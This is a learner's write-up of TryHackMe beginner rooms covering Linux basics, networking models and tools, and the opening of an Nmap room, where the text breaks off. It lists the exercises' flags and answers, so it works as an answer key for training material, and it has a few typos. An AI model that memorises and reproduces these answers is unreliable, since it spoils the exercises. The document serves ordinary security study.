

# Writeup for TryHackMe rooms

Krtmi

14.04.2024, 23:11:08 MESZ

## Contents

<b>Complete Beginner Path</b>	<b>3</b>
Complete Beginner Introduction . . . . .	3
Exercise 1: Tutorial . . . . .	3
Exercise 2: Welcome To TryHackMe . . . . .	3
Exercise 3: Introductory Researching . . . . .	4
Linux Fundamentals . . . . .	7
Exercise 1: Linux Fundamentals 1 . . . . .	7
Exercise 2: Linux Fundamentals 2 . . . . .	9
Exercise 3: Linux Fundamentals 3 . . . . .	13
Network Exploitation Basics . . . . .	19
Introductory Networking . . . . .	19
Nmap . . . . .	30
Network Services . . . . .	43
Network Services 2 . . . . .	56
Web Hacking Fundamentals . . . . .	71
How Websites Work . . . . .	71
HTTP in detail . . . . .	75
Burp Suite: The Basics . . . . .	84
OWASP Top 10 - 2021 . . . . .	91
OWASP Juice Shop . . . . .	104
Upload Vulnerabilities . . . . .	111
Pickle Rick . . . . .	125
Cryptography . . . . .	128
Hashing - Crypto 101 . . . . .	128
John The Ripper . . . . .	133
Encryption - Crypto 101 . . . . .	140
Windows Exploitation Basics . . . . .	147
Windows Fundamentals 1 . . . . .	147
Windows Fundamentals 2 . . . . .	151
Active Directory Basics . . . . .	158
Metasploit: Introduction . . . . .	170
Metasploit: Exploitation . . . . .	176
Metasploit: Meterpreter . . . . .	183
Blue . . . . .	187
Shells and Privilege Escalation . . . . .	190
What the Shell? . . . . .	190

<b>General Attacking Steps</b>	<b>204</b>
Nmap switch summary . . . . .	204

## Complete Beginner Path

### Room 1: Complete Beginner Introduction

#### Exercise 1: Tutorial

- Start Test machine:  
After 1 min, get IP of machine.
- Using AttackBox:  
Click on blue button, wait 2 mins and paste the above IP in search bar of search engine.
- Using OpenVPN:  
Download openvpn configuration  
In Terminal:

```
sudo openvpn username.ovpn
```

In search engine: Paste above IP.

Flag is directly readable:

**Flag:**

flag{connection\_verified}

#### Exercise 2: Welcome To TryHackMe

##### Task 1

"This room will give you a brief overview on the different career paths in Cyber Security. " Nothing needs to be done but reading the short text.

##### Task 2

Offensive Security Summary of "Red-Teaming" and offensive security.

**Flag:**

What is the name of the career role that is legally employed to find vulnerabilities in applications?

Answer: `penetration tester`

##### Task 3

Defensive Security Summary of "Blue-teaming" and possible rooms to follow in this path.

**Flag:**

What is the name of the role who's job is to identify attacks against an organisation?

**Answer:**  
Security Analyst

### **Exercise 3: Introductory Researching**

#### **Task 1**

**Example Research Question** This exercise is meant to aid to internalize the "normal" chain of information gathering based on publicly available information:

First, begin with a simple search of what we want to do, picking up terminology along the way until we can make a broader picture of what that means and how to use eventually required tools such as programs, packages etc. It comprises several questions:

#### **Question:**

In the Burp Suite Program that ships with Kali Linux, what mode would you use to manually send a request (often repeating a captured request numerous times)?

#### **Answer:**

Repeater

#### **Question:**

What hash format are modern Windows login passwords stored in?

#### **Answer:**

NTLM;

#### **Question:**

What are automated tasks called in Linux?

#### **Answer:**

cron jobs

#### **Question:**

What number base could you use as a shorthand for base 2 (binary)?

#### **Answer:**

base 16

#### **Question:**

If a password hash starts with \$6\$, what format is it (Unix variant)?

#### **Answer:**

SHA512crypt

## **Task 2**

Vulnerability Searching This task revolves around the usage of a vulnerability or exploit database such as Exploit-DB.

Other suggested possibilities are NVD and CVE Mitre.

Use this database to search for exploitation methods on specific software (e.g WordPress, FuelCMS, etc.). Exploit-DB has even downloadable exploits ready to use "out of the box".

Common Vulnerabilities and Exploits (CVEs) have the format "CVE-YEAR-NUMBER".

### **Question:**

What is the CVE for the 2020 Cross-Site Scripting (XSS) vulnerability found in WPForms?

### **Answer:**

CVE-2020-10385

### **Question:**

There was a Local Privilege Escalation vulnerability found in the Debian version of Apache Tomcat, back in 2016. What's the CVE for this vulnerability?

### **Answer:**

CVE-2016-1240

### **Question:**

What is the very first CVE found in the VLC media player?

### **Answer:**

CVE-2007-0017

### **Question:**

If you wanted to exploit a 2020 buffer overflow in the sudo program, which CVE would you use?

### **Answer:**

CVE-2019-18634

No further explanation seems necessary, as the whole answer process consisted only of a straightforward search in the search bar of Exploit-DB with some keywords of the corresponding question.

## **Task 3**

Manual Pages Recommended to take a look at the Linux Fundamentals module to get a better first grasp of the working ways of said OS.

This Task deals with manual pages, accessed over the `man` command, of different programmes and tools. In order to get the answers, just type

`man [command]`

and read through the switches until the desired answer is found.  
Eventually easeen the process using

`man [command] | grep "[search parameter]" -i`

**Question:**

SCP is a tool used to copy files from one computer to another. What switch would you use to copy an entire directory?

**Answer:**

`-r`

**Question:**

fdisk is a command used to view and alter the partitioning scheme used on your hard drive. What switch would you use to list the current partitions?

**Answer:**

`-l`

**Question:**

nano is an easy-to-use text editor for Linux. There are arguably better editors (Vim, being the obvious choice); however, nano is a great one to start with. What switch would you use to make a backup when opening a file with nano?

**Answer:**

`-B`

**Question:**

Netcat is a basic tool used to manually send and receive network requests. What command would you use to start netcat in listen mode, using port 12345?

**Answer:**

`nc -l -p 12345`

**Task 4**

Final Thoughts Just a Checkbox without required answer and a recapitulation: There are no wrong sources of information: any information can be potentially useful

## Room 2: Linux Fundamentals

### Exercise 1: Linux Fundamentals 1

#### Task 1 (Introduction)

This is just a Checkbox after a text explaining the ubiquity of Linux as an OS and providing a hint of the learning objectives of the room

#### Task 2 (A bit of background on Linux)

Linux is based on UNIX (another OS), very lightweight, customizable and extensible, e.g. from as a server to a full desktop.

#### Question:

Research: What year was the first release of a Linux operating system?

#### Answer:

1991.

For further details, the first operating system kernel was released on Sep. 17, 1991.

#### Task 3 (Interacting With Your First Linux Machine (In-Browser))

This task consists only of the deployment of a machine and the clicking of a checkbox to signal when the machine has been deployed

#### Task 4 (Running your first few commands)

In this task we learn about the commands `echo` and `whoami`

#### Question:

If we wanted to output the text "TryHackMe", what would our command be?

#### Answer:

`echo TryHackMe` (also `echo "TryHackMe"`)

#### Question:

If we wanted to output the text "TryHackMe", what would our command be?

#### Answer:

Running `whoami` in the deployed machine we get the user:tryhackme

#### Task 5 (Interacting with the file system)

Here we will practice with the commands to navigate and output contents of the filesystem:

`ls`, `cd`, `cat`, `pwd`

#### Question:

On the Linux machine that you deploy, how many folders are there?

**Answer:**

`$ls` shows folder1, folder2, folder3 and folder4, hence the answer is:

4

**Question:**

Which directory contains a file?

**Answer:**

Looking one by one using `ls folder[#]` we see that the only one containing files is:

folder4

**Question:**

What is the contents of this file?

**Answer:**

`$cat folder4/note.txt`

Hello World!

**Question:**

Use the `cd` command to navigate to this file and find out the new current working directory. What is the path?

**Answer:**

Either seeing the `pwd` command on the user directorz we land in or doing as the task requires we see:

home/tryhackme/folder4

**Task 6** (Searching for files)

In this task we will use `find` and `grep` to look in a finer way for contents of the file system.

**Question:**

Use `grep` on "access.log" to find the flag that has a prefix of "THM". What is the flag?

**Answer:**

`$grep "THM" access.log` gives us an entry on May 04, 2021:

```
13.127.130.212 - - [04/May/2021:08:35:26 +0000] "GET THMACCESS lang=en HTTP/1.1" 404 360 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.120 Safari/537.36"
```

and we take this THM{ACCESS} to be the required flag

**Task 7** (An introduction to Shell Operators)

This task introduces useful shell operators:



&	This operator allows you to run commands in the background of your terminal.
&&	This operator allows you to combine multiple commands together in one line of your terminal.
>	This operator is a redirector - meaning that we can take the output from a command (such as <code>ls</code> ) and redirect it to a file.
> >	This operator does the same function of the <code>&gt;</code> operator but appends the output rather than overwriting it.

The arising questions are a straightforward interpretation of this upper table:

**Question:**

If we wanted to run a command in the background, what operator would we want to use?

**Answer:**

&

**Question:**

If I wanted to replace the contents of a file named "passwords" with the word "password123", what would my command be?

**Answer:**

`$echo password123 > passwords`

**Question:**

Now if I wanted to add "tryhackme" to this file named "passwords" but also keep "password123", what would my command be

**Answer:**

`$ echo tryhackme » passwords`

Tasks 8 and 9 are a recap and a diversion to the next room, respectfully, and hence skipped.

Friendly reminder to Terminate all machines after deploying them after finishing.

## Exercise 2: Linux Fundamentals 2

In this section we'll connect to machines remotely, perform more useful commands to get the access permissions and much more and run the first scripts. The first task requires no further actions than clicking the checkbox

**Task 1** (Accessing Your Linux Machine Using SSH (Deploy))

To access the THM machine via ssh we only need the command

`ssh tryhackme@[IP_ ADDRESS_ OF_ THE_ MACHINE]`

This can be done from the AttackBox inside the Exercise or via `openvpn` after

`sudo openvpn username.ovpn`

## Task 2 (Introduction to flags and switches)

In this task we review the `ls` command, especially its switches `-a`, `-all`, `-help`.

In order to learn more about it we also use (introduce?) the `man` (manual) command, which provides a small explanation of the previously passed command

The first question is only a checkbox, and the task comprises the following questions:

### Question:

What directional arrow key would we use to navigate down the manual page?

### Answer:

down

### Question:

What flag would we use to display the output in a "human-readable" way?

### Answer:

`-h`, i.e `ls -h` outputs the contents of the current folder in a human readable way

## Task 3 (Filesystem Interaction Continued)

In this task, more basic commands for the Filesystem are introduced:

Command	Full Name	Purpose
<code>touch</code>	<code>touch</code>	Create file
<code>mkdir</code>	<code>make directory</code>	Create a folder
<code>cp</code>	<code>copy</code>	Copy a file or folder
<code>mv</code>	<code>move</code>	Move a file or folder
<code>rm</code>	<code>remove</code>	Remove a file or folder
<code>file</code>	<code>file</code>	Determine the type of a file

To create a file, it suffices to use the command

```
touch testfile
```

Similarly to create and remove a folder or other file, or to get the type of a file via `file testfile`.

In order to move or copy files, one needs to pass a second argument to the command as a destination.

### Question:

How would you create the file named "newnote"?

**Answer:**`touch newnote`

### Question:

On the deployable machine, what is the file type of "unknown1" in "try-hackme's" home directory?

**Answer:**

Using file `unknown1` we get that its type is ASCII text

**Question:**

How would we move the file "myfile" to the directory "myfolder"?

**Answer:**

We'd use the command

```
mv myfile myfolder
```

**Question:**

What are the contents of this file?

**Answer:**

Using

```
cat myfile
```

we get the flag

**Flag:**

THM{FILESYSTEM}

The last question only encourages the user to keep practicing and is resolved by clicking on a checkbox.

**Task 4 (Permissions 101)**

In this task we explore the permissions over files and user differences regarding them:

With the command `ls -lh` we can see the owner of each file and the permissions associated to them, the letters `r`, `w`, `x` standing for Read, Write, Execute.

Using the command

```
su user2
```

we can switch users to `user2` after we deliver the corresponding password. Further specifying the switch `-l`, `-login` we start a shell within the user's directory.

The questions of this task deal with the changing of users:

**Question:**

On the deployable machine, who is the owner of "important"?

**Answer:**

Using

```
ls -lah
```

we see that the owner on important is `user2`

**Question:**

What would the command be to switch to the user "user2"?

**Answer:**

`su user2` resp. `su user2 -l`

The 3rd question is only a checkbox to click after switching users

**Question:**

Output the contents of "important", what is the flag?

**Answer:**

Using `cat important` we get the flag:

**Flag:**

THM{SU\_ USER2}

**Task 5** (Common Directories)

Here some of the common directories to all Linux systems are displayed:

- `/etc` :  
Short for etcetera, commonplace location to system files for the OS.  
Especially important are the files `passwd`, `shadow`, which show how the system stores the passwords for each user in SHA512.
- `/var` :  
Short for variable data, stores data that are frequently accessed or written, e.g. log files under `/var/log` or non user-associated data
- `/root` :  
Home directory for the `root` system user, not to be confused with `/home` or `/home/root`.
- `/tmp` :  
Short for temporary, volatile and used to store data used only once or twice. Deleted after restart.  
**NOTE:** Used in pentesting to store enumeration scripts and similar tools since any user can write to this folder by default.

The first task consists only of a checkbox.

**Question:**

What is the directory path that would we expect logs to be stored in?

**Answer:**

`/var/log`

**Question:**

What root directory is similar to how RAM on a computer works?

**Answer:**

`/tmp`

**Question:**

Name the home directory of the root user

**Answer:**

`/root`

The final task is also only a checkbox with the instruction to navigate through these folders in the deployed Linux machine.

The last two Tasks consist of a recapitulation of the contents of this Room (`ssh`, flags and switches on commands, users 101 and important Linux directories) and a diversion to the next room Exercise 3: Linux Fundamentals 3.

**Exercise 3: Linux Fundamentals 3**

This is the final Exercise of the module, meant to introduce daily applications and uses of Linux, as well as provide an introduction to automation, package management and service and application logging.

After deploying the machine, we get started on the actual tasks:

**Task 1 (Terminal Text Editors)**

In order to speed up and easen the process of saving notes from the terminal, `echo` and pipeline operators are not optimal in the long run, hence the need of learning to use Terminal Text Editors.

- **nano :**

Standard text editor.Usage:

`nano filename`

Navigate using arrows and enter newline with "Enter".

Self-explanatory with help on commands on the bottom of the screen.

Can also be used to create new files if the name provided doesn't exist.

- **VIM :**

Way more advanced.

Customisable, provides Syntax Highlighting, works on all terminals, has lots of resources to it.

**Question:**

Edit "task3" located in "tryhackme"'s home directory using Nano. What is the flag?

**Answer:**

Using `nano task3` in the home directory we can plainly read the flag:

**Flag:**

THM{TEXT\_ EDITORS}

**Task 2 (General/Useful Utilities)**

This task covers the download and general transfer of files.

For the first purpose we have `wget` , a command used to download files via HTTP substituting browser access with the following syntax:

```
wget https://someaddress.com/some/subdirectory/somefile.txt
```

To transfer files securely using the SSH protocol we use SCP in any direction with the following syntax: When transferring a file to a remote system:

```
scp filenameonlocalsys.txt
user@IPADDRESSREMOTESYS:/path/to/file/filenameonremotesys.txt
```

When copying from a remote system to the local one we use

```
scp user@IPADDRESSREMOTESYS:/path/to/file/nameremote.txt -O
namelocal.txt
```

In general, `scp source destination` sums up the command.

To serve files from the host, we can use a preinstalled python3 module called HTTPSever via

```
python3 -m http.server
```

There is a better way of doing this, namely Updog, but we'll stick to HTTPServer for now.

A useful way to access hidden files or files we don't have permissions for is to create a webserver from the server the file is stored at and then get the file with `wget` .

The first questions consist of checkboxes to be crossed as we connect to the deployed instance and start a web server in the home directory via `python -m http.server &` . Note that the "&" is important as to be able to run the other commands in parallel as the launched webserver.

**Question:**

Download the file `http://10.10.182.189:8000/.flag.txt` onto the TryHackMe AttackBox

What are the contents?

Note that the displayed IP was assigned at the time of deployment of the machine and needn't be the same every time

**Answer:**

Running

```
tryhackme linux3:~ $python3 -m http.server
tryhackme linux3:~ $wget http://10.10.182.189:800/.flag.txt
-O /home/tryhackme/flaglf3.txt
tryhackme linux3:~ $nano flaglf3.txt
we get the flag
```

**Flag:**

THM{WGET\_ WEBSERVER}

We stop the HTTPServer and the Task is done.

**Task 3 (Processes 101)**

In this task we get introduced to processes, i.e the programs running on the machine.

They each have an associated ID referencing the starting order of the process, the PID.

To see a list of the currently running processes, we use `ps` to see our own running processes, and `ps aux` to see all run by other users and those not running from a session.

To see real time information on the processes running we use `top`.

In order to terminate said processes we can use the `kill` command followed by the corresponding PID, e.g `kill 1234`.

We can further signal the process the way it shall end:

- SIGTERM: Kill allowing some cleanup tasks
- SIGKILL: Kill the process without cleanup afterwards
- SIGSTOP: Stop / suspend a process

The process `systemd` runs on start and hence all other pieces of software run as child processes of `systemd`.

In order to get other applications to start on boot we need the command `systemctl [option] [service]`, which allows us to interact with the `systemd` process/daemon.

Some interesting applications to start on boot are web servers, database servers or file transfer servers.

We will be telling the apache web server to start manually and the system

to launch apache2 on boot.

Using the four options of `systemctl` (Start, Stop, Enable and Disable) we tell `systemctl start apache2`

In order to background a process we can add the operator `&` to the command at execution or pressing `Ctrl + Z` at runtime.

To foreground we first need to find out the processes running in the background via `ps aux` and then bring it to the foreground with the command `fg`

The first question is a reading confirmation.

**Question:**

If we were to launch a process where the previous ID was "300", what would the ID of this new process be?

**Answer:**

301

**Question:**

If we wanted to cleanly kill a process, what signal would we send it?

**Answer:**

SIGTERM

**Question:**

Locate the process that is running on the deployed instance (10.10.209.114). What flag is given?

Note the change in the IP, due to a reconnection.

**Answer:**

Using `ps aux | grep THM` we see a running process called `THM{PROCESSES}`

**Question:**

What command would we use to start the same service on the boot-up of the system

**Answer:**

`systemctl enable myservice`

**Question:**

What command would we use to bring a previously backgrounded process back to the foreground?

**Answer:**

`fg`



#### Task 4 (Maintaining Your System: Automation)

In order to schedule tasks such as running commands, backing up files or launching programs, we use the `cron` process and how to interact with it via `crontabs`.

A crontab is a special file with formatting recognised by the `cron` process with the following needed values:

Value	Description
MIN	What minute to execute at
HOURL	What hour to execute at
DOM	What day of month to execute at
MON	What month of the year to execute at
DOW	What day of the week to execute at
CMD	Command to be executed

E.g, to back up the "Documents" folder of the user "cmnatic" every 12 hours we format it as follows:

```
0 */12 * * * cp -R /home/cmnatic/Documents /var/backups/
```

Note that the formatting accepts `*` as a wildcard.

Other helpful links to use Crontabs are Crontab Generator and Cron Guru. They can also be edited with `crontab -e` and listed with `crontab -l`. The first question is a reading check.

#### Question:

When will the crontab on the deployed instance (10.10.130.101) run?

#### Answer:

Using `crontab -l` we see `@reboot /var/opt/processes.sh`, so the answer is `@reboot`.

#### Task 5 (Maintaining Your System: Package Management)

When submitting software, it is best to store it in an apt repository while waiting for approval.

To add additional community repositories to the initial configuration, use the `add-apt-repository` or listing another repository.

We can always use other package installers such as `dpkg` to install software, but the `apt` or `add-apt-repository` possibilities have the advantage of updating the added packages at the same time our system does.

To install software, we need to check the GPG (Gnu Privacy Guard) key provided by the developers against the key of the downloaded software.

This takes place on the example of Sublime Text as follows:

1. Download the GPG key and add it to the list of trusted keys:  

```
wget -q0 - https://download.sublimetext.com/sublimehq-pub.gpg  
| sudo apt-key add -
```

2. Add Sublime Text 3 to the trusted apt sources list:

- (a) Create a file `touch sublime-text.list` in `/etc/apt/sources.list.d`
- (b) Add and save the ST3 repo into this file:  
`deb https://download.sublimetext.com/ apt/stable/`
- (c) Run `apt update` to add this entry to the recognised entries
- (d) Install the trusted software via `apt install sublime-text`

To remove packages we run `add-apt-repository -remove` followed by the package name or manually deleting the file from above and then `apt remove [software-name]` to remove the package.

### Task 6 (Maintaining Your System: Logs)

Recall that log files are stored in `/var/log`. These files contain logging information for applications and services running on the system.

E.g, they keep track of fail2ban (used to monitor brute force attempts), firewalls, the access and error logs and much more. The exercises consist of checking on the file `/var/log/apache2/access.log.1`, the only accessible file in the required folder `apache2`.

We see as log info:

```
10.9.232.111 - - [04/May/2021:18:18:16 +0000] "GET
/catsanddogs.jpg HTTP/1.1" 200 51395 "-" "Mozilla/5.0 (Windows
NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/90.0.4430.93 Safari/537.36"
```

#### Question:

What is the IP address of the user who visited the site?

#### Answer:

10.9.232.111

#### Question:

What file did they access?

#### Answer:

catsanddogs.jpg

The last task is a summary of the learned abilities on this room, such as using terminal text editors, downloading and serving contents with the HTTPServer, processes, crontabs, package management and log information, as well as a recommendation for other rooms: Bash Scripting and Regular Expressions

## Network Exploitation Basics

### Introductory Networking

#### Task 1 (Introduction)

In this room we'll cover the OSI and TCP/IP models, their practical application and some basic networking tools.

#### Task 2 (The OSI Model: An Overview)

OSI stands for Open Systems Interconnection, and this model is a standard for didactical purposes more than having an actual application. Nevertheless it fulfils this purpose better than "real-world" TCP/IP due to its simplicity. The OSI model is divided into seven layers.

A mnemonic to learn the order can be *Anxious Pale Shakespeare Treated Nervous Drunks Patiently*.

The layers are:

#### 7. Application:

Provides networking options via an interface to transmit data to applications running on a computer.

#### 6. Presentation:

Data received from the previous layer is in a format the application understands but not necessarily in a way the receiving computer would understand.

This layer translates the data to deal with this problem and encrypts, compresses or transform the data in any other needed way

#### 5. Session:

Takes correctly formatted data and tries to establish a connection with the receiving end across the network. If possible, this later maintains it and synchronises communications with the corresponding layer at the receiving end.

Each session is unique to the communication, hence one can make multiple requests to different endpoints at the same time without error.

#### 4. Transport:

This layer chooses the protocol over which the data is to be transmitted, the two most common ones being TCP (Transmission Control Protocol) and UDP (User Datagram Protocol).

Their difference relies on the way of the connections, TCP maintaining it for the duration of the whole communication and ensuring the correct transmission of all data at an acceptable communication. It is used when integrity is more important than speed, such as when loading a website or transferring files.

UDP, on the other hand, sends packages at the receiving end without

double checking for reception, such as videocalls and streaming services.

After selecting the protocol, the data is fractioned to ease their transfer.

**3. Network:**

This layer interprets the destination of the communication request, e.g finding the best route for the given IP address or other logical (IP) addresses. These addresses are still software controlled and provide order to networks, the most common of them being the IPV4 format.

**2. Data Link:**

This layer is in charge of the physical addressing of the transmission adding to the data packet containing the IP address coming from the above layer the physical address (MAC) of the receiving end. This Media Access Control (MAC) address is given by the Network Interface Card (NIC) every network enabled computer comes with.

A MAC address can't be changed, but can be spoofed. This address is the one used to identify the receiver of the information.

Further, this layer presents the data in a transmission-suitable format and is in charge of checking the integrity of the data when on the receiving end.

**1. Physical:**

This layer is actually down to the hardware of the computer. It converts the binary data into electrical signal and transmit them across the network and the other way around when receiving data.

The questions are mostly about the assignment of a task to the corresponding layer of the OSI model:

**Question:**

Which layer would choose to send data over TCP or UDP?

**Answer:**

4

**Question:**

Which layer checks received information to make sure that it hasn't been corrupted?

**Answer:**

2

**Question:**

In which layer would data be formatted in preparation for transmission?

**Answer:**

2

**Question:**

Which layer transmits and receives data?

**Answer:**

1

**Question:**

Which layer encrypts, compresses, or otherwise transforms the initial data to give it a standardised format?

**Answer:**

6

**Question:**

Which layer tracks communications between the host and receiving computers?

**Answer:**

5

**Question:**

Which layer accepts communication requests from applications?

**Answer:**

7

**Question:**

Which layer handles logical addressing?

**Answer:**

3

**Question:**

When sending data over TCP, what would you call the "bite-sized" pieces of data?

**Answer:**

Segments

**Question (Research):**

Which layer would the FTP protocol communicate with?

**Answer:**

Since it communicates with the FTP client, a special application designed for that purpose, it stays on layer 7

**Question:**

Which transport layer protocol would be best suited to transmit a live video?

**Answer:**

Since we'd rather care about the "live" part of the video, time synchronisation is preferred over quality of data, hence UDP is the better protocol.

**Task 3 (Encapsulation)**

As the data are passed down each layer, more information related to the corresponding layer is added on to the start of the transmission, such as source and destination IP addresses, protocol being used, etc.

The Data Link layer adds information at the end to verify ensure integrity of the transmission.

This process is called encapsulation.

Within said encapsulation, the data changes its name when going down the model:

At Layer 4 it is called Segments (TCP) or Datagrams (UDP); at Layer 3, Packets; at Layer 2, Frames and at Layer 1, Bits.

The receiving computer takes off the layer-related header until it arrives at the desired information in a process called de-encapsulation and hence providing a standardised communication system between network-enabled computers.

The questions on this task are only a reading comprehension of the above contents.

**Question:**

How would you refer to data at layer 2 of the encapsulation process (with the OSI model)?

**Answer:**

Frames

**Question:**

How would you refer to data at layer 4 of the encapsulation process (with the OSI model), if the UDP protocol has been selected?

**Answer:**

Datagrams

**Question:**

What process would a computer perform on a received message?

**Answer:**

De-encapsulation

**Question:**

Which is the only layer of the OSI model to add a trailer during encapsulation?

**Answer:**

Data Link

**Question:**

Does encapsulation provide an extra layer of security (Aye/Nay)?

**Answer:**

Aye

#### **Task 4 (The TCP/IP Model)**

This is a model coming from real-world networking, even though it is some years older. This model is more condensed than the OSI model and hence worse for learning purposes.

In some recent sources the TCP/IP model is split into 5 models, dividing the last layer (Network Interface) into the same two layers as the OSI model: Data Link and Physical.

In most sources it still only consists of four layers:

4. **Application:**

It corresponds to the 7th, 6th and 5th layers (Application, Presentation and Session) of the OSI model.

3. **Transport:**

Same as the Transport layer of the OSI model.

2. **Internet:**

Corresponds to the Network layer of the OSI model.

1. **Network Interface:**

Corresponds to the Data Link and Physical layers of the OSI model, but, as stated above, some unofficial models divide this last layer in the two coming from the OSI model.

The encapsulation and de-encapsulation work in the same way as in the OSI model.

What the layers actually mean are a suite of protocols to carry out the exchange, the two most important of them giving name to the model:

**TCP** stands for Transmission Control Protocol, which controls the flow of data between two endpoints, **IP** for Internet Protocol, which controls how packets are addressed and sent.

TCP is a connection-based protocol which as such requires a stable connection performed via a three-way handshake.

First, the connecting computer sends a request signalling the desire to establish a connection, i.e. to synchronise.

Hence this request contains a SYN bit, which serves as first contact.

Then, the server answers with an package containing the SYN bit and another acknowledgment bit ACK.

Last, the connecting computer answers with the ACK bit confirming the connection.

This way, data can be reliably transmitted between the computers with re-sending of any lost data.

**Question:**

Which model was introduced first, OSI or TCP/IP?

**Answer:**

TCP/IP was introduced in 1982, and even though the OSI model is newer and more helpful for visualization, the TCP/IP model is still broader in use.

**Question:**

Which layer of the TCP/IP model covers the functionality of the Transport layer of the OSI model (Full Name)?

**Answer:**

Transport

**Question:**

Which layer of the TCP/IP model covers the functionality of the Session layer of the OSI model (Full Name)?

**Answer:**

Application

**Question:**

The Network Interface layer of the TCP/IP model covers the functionality of two layers in the OSI model. These layers are Data Link, and?.. (Full Name)?

**Answer:**

Physical

**Question:**

Which layer of the TCP/IP model handles the functionality of the OSI network layer?

**Answer:**

Internet

**Question:**

What kind of protocol is TCP?

**Answer:**

Connection-based



**Question:**

What is SYN short for?

**Answer:**

synchronise

**Question:**

What is the second step of the three way handshake?

**Answer:**

SYN/ACK

**Question:**

What is the short name for the "Acknowledgement" segment in the three-way handshake?

**Answer:**

ACK

**Task 5 (Networking Tools: Ping)**

In this task, we are gonna be looking at the `ping` command, used to test if a connection to a remote source, usually a website but also a computer in the home network, is possible.

Pings work using the ICMP protocol, a less-known variant of the TCP/IP protocol which works on the Network layer of the OSI model and the Internet layer of the TCP/IP model.

Its syntax is

```
ping < target >
```

The questions of this Task are all related to this command and can be solved by looking at the `man ping` manual or via `ping -h`.

**Question:**

What command would you use to ping the `bbc.co.uk` website?

**Answer:**

```
ping bbc.co.uk
```

**Question:**

Ping `muirlandoracle.co.uk` What is the IPv4 address?

**Answer:**

```
217.160.0.152
```

**Question:**

What switch lets you change the interval of sent ping requests?

**Answer:**

-i

**Question:**

What switch would allow you to restrict requests to IPv4?

**Answer:**

-4

**Question:**

What switch would give you a more verbose output?

**Answer:**

-v

### **Task 6 (Networking Tools: Traceroute)**

Following the ping request we can use **traceroute**, which outputs the path our request takes until reaching the target machine, listing the servers and connections the request goes through.

The syntax for the command is **traceroute <destination>**

For Windows, **tracert** operates with the same ICMP protocol as **ping** and the Unix pendant over UDP, though changeable via switches on the command.

The first question is a checkbox to click after tracing the route to try-hackme.com. The rest can be answered after taking a look at **man traceroute**.

**Question:**

What switch would you use to specify an interface when using Traceroute?

**Answer:**

-i

**Question:**

What switch would you use if you wanted to use TCP SYN requests when tracing the route?

**Answer:**

-T

**Question (Lateral Thinking):**

Which layer of the TCP/IP model will traceroute run on by default (Windows)?

**Answer:**

As the **traceroute** command follows a network request, it must run on the **Internet** layer.

### **Task 7 (Networking Tools: WHOIS)**

In order not to have to remember every IP address of the sites we want to visit, we can use domains leased out by domain registrars companies.

In order to know whose name a domain is registered to, we use the command `whois` in the syntax `whois <domain>` .

The questions are all related to `whois` queries on different domains: First on facebook.com, then on microsoft.com, each then having a checkbox as an answer

#### **Question:**

What is the registrant postal code for facebook.com?

#### **Answer:**

94025

#### **Question:**

When was the facebook.com domain first registered (Format: DD/MM/YYYY)?

#### **Answer:**

29/03/1997

Then on `microsoft.com` :

#### **Question:**

Which city is the registrant based in?

#### **Answer:**

Redmond

#### **Question (OSINT):**

What is the name of the golf course that is near the registrant address for microsoft.com?

#### **Answer:**

Looking at One Microsoft Way, Redmond, WA, 98052, we see the "Bellevue Golf Course" northwest of the address,hence the answer is **Bellevue**.

#### **Question:**

What is the registered Tech Email for microsoft.com?

#### **Answer:**

Looking at the output of said `whois microsoft.com` we see `msnhst@micorsoft.com` as desired answer.

### **Task 8 (Networking Tools: Dig)**

In order to convert the URL to an IP address we use a TCP/IP protocol called DNS (Domain Name System).

At a basic level, we request a special server to translate the website we want

to access into a viable IP address we then send a request to.

This works by first checking the local "hosts file" to see if an explicit IP → Domain mapping has been created.

Though being older and less commonly used than DNS it takes precedence in the search order. When no mapping is found, the computer checks in its local DNS cache if a preexisting mapping already was saved.

Else, the connecting computer will send a request to a recursive DNS server automatically known to the router on the network. These are property of Internet Service Providers (ISPs) but some companies such as OpenDNS also control recursive servers, such that every computer automatically knows where to send the request for information.

These recursive DNS servers store a cache for popular domains, but to access different websites they pass the request on to a root name server. Before 2004 there were only 13 such servers, and all further such servers added can still be accessed using those same 13 addresses. They keep track of the DNS servers in the next level down and choose the best route to redirect the passed request.

These lower level servers are called Top-Level Domain (TLD) servers. They are split up into extensions given by the ending of the requested URL, such as `.com`, `.es`, `.eu`, etc.

TLD servers further keep track of the next level down: Authoritative name servers, and passes the requests down to them.

Authoritative name servers are used to store DNS records for domains directly such that every domain will have its DNS in an Authoritative name server.

Once the request reaches the ANS, it will send the info back to the requesting computer to allow for a connection to the necessary IP address.

This is where the command `dig` comes into place. It queries recursive DNS servers of our choice for information about domains in the syntax:

```
dig <domain> @<dns-server-ip>
```

This command is very useful for network troubleshooting.

For this room, we will need the `ANSWER` section, which tells us about the success of the transmission of a full answer containing the IP address for the domain name we queried.

The `dig` command further tells us the TTL (Time To Live) of the queried DNS record in the local cache of the computer, to be measured in seconds and read in the second column of the `dig` command.

As usual in such theory-heavy tasks, the questions are mostly a reading comprehension:

**Question:**

What is DNS short for?

**Answer:**

Domain Name System

**Question:**

What is the first type of DNS server your computer would query when you search for a domain?

**Answer:**

Recursive

**Question:**

What type of DNS server contains records specific to domain extensions (i.e. .com, .co.uk\*, etc)\*? Use the long version of the name.

**Answer:**

Top-Level Domain

**Question:**

Where is the very first place your computer would look to find the IP address of a domain?

**Answer:**

Hosts File

**Question (Research):**

Google runs two public DNS servers. One of them can be queried with the IP 8.8.8.8, what is the IP address of the other one?

**Answer:**

Running a simple search we find the other one under **8.8.4.4**

**Question:**

If a DNS query has a TTL of 24 hours, what number would the dig query show?

**Answer:**

The TTL being measured in seconds, it would show  $24 * 60 * 60 = \mathbf{86400}$

This task ends the room with some further reading recommendations and a redirection to the TryHackMe discord, as well as an amazon link to the "CISCO Self Study Guide" by Steve McQuerry.

## Nmap

### Task 1 (Introduction)

In order to assess the IP we are attacking we want to learn which services are running where on the target.

In order to do this, we do a port scanning, since any connection needs a port to establish, e.g. to discern which tab loads which website the connecting computer uses different ports.

Similarly, one needs to use different ports to run HTTP and HTTPS versions of the site.

Network connections are established between a high numbered port in the connecting computer, assigned at random, and a listening port on the server. Every computer has a total of 65535 available ports, but some of them are registered as standard ports:

- HTTP: port 80
- HTTPS: port 443
- Windows NETBIOS: 139
- SMB: 445

In many CTF environments the standard port assignment is altered, though, making enumeration even more important.

Ports can be open, closed or filtered, usually by a firewall

